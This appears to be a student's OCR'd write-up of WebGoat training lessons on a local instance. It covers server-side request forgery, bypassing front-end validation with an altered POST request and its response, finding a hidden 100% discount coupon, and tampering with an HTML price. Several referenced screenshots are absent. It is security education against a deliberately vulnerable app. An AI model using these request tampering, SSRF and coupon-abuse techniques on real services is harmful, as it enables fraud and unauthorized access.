Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 20
Origin: http://127.0.0.1:8080

url=http://ifconfig.pro
```




1 2 3 4

Change the request, so the server gets information from http://ifconfig.pro

Click the button and figure out what happened.

This section is now complete.

Server-Side Request Forgery




Now A10 is complete.

Client Side

Bypass Front-End Restrictions


Task 2,

Override the form so that you can submit input longer than 5 chars. Instead of “12345” we will submit “1234567”. In order to do this, we submit the form and edit the HTTP request. We can send a malformed request instead and add the extra two chars to the input.



We can see in the HTTP request below that we add “X” into the request that allows us to add the extra two chars.

Results of sending that:



Task 3,

Very similar process. Changed the HTTP request data to include invalid data that does not match the regex expressions. The altered HTTP request can be seen below.

1 2 3

Validation

There is often some mechanism in place to prevent users from sending altered field values to the server, such as validation before sending. Most popular browsers such as Chrome don't allow editing scripts during runtime. We will have to circumvent the validation some other way.

Task

Send a request that does not fit the regular expression above the field in all fields.

Field 1: exactly three lowercase characters(^[a-z]{3}$)
abc

Field 2: exactly three digits(^[0-9]{3}$)
123

Field 3: letters, numbers, and space only(^[a-zA-Z0-9]*$)
abc 123 ABC

Field 4: enumeration of numbers (^(one|two|three|four|five|six|seven|eight|nine)$)
seven

Field 5: simple zip code (^\d{5}$)
01101

Field 6: zip with optional dash four (^\d{5}(-\d{4})?$)
90210-1111

Field 7: US phone number with or without dashes (^[2-9]\d{2}-?\d{3}-?\d{4}$)
301-604-4882

Submit

Changed to:

```
POST http://127.0.0.1:8080/WebGoat/BypassRestrictions/frontendValidation/
HTTP/1.1
host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
```

```
field1=XYZ&field2=1234&field3=---___$$$&field4=8&field5=AAAAA&
field6=XXXX_YYYY&field7=0192837465&error=0
```

Results of sending that:

```
HTTP/1.1 200 OK
Connection: keep-alive
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sat, 11 Nov 2023 22:31:50 GMT
content-length: 216
```

```
{
  "lessonCompleted" : true,
  "feedback" : "Congratulations. You have successfully completed the
assignment.",
  "output" : null,
  "assignment" : "BypassRestrictionsFrontendValidation",
  "attemptWasMade" : true
}
```

Now this section is completed.

Bypass front-end restrictions


Reset lesson


1 2 3

Client-Side Filtering

Task 2,


Used the web tools to locate the hidden part that contains the salary information the question is looking for,







Task 3,

Web tools are important to finding the answer.







We can inspect with the web tools and see this URL being hidden/blurred. If we visit this URL we can find further helpful information as seen below.



If we go to the clientSideFiltering/challenge-store/coupons/ then we can see all the discount codes and “get_it_for_free” will allow us to get 100% off so that is what we are looking for.




Now this section is complete.




HTML Tampering


Task 2,

Need to adjust the HTML request that specifies the cost of the TV. We can click checkout and then make the following modifications to the HTML request.






Now we get the success message and have completed the task.



Now we have completed this section.

And the larger section is also completed.



In conclusion: Didn’t get 11 tasks completed (including those that required Docker and the optional task).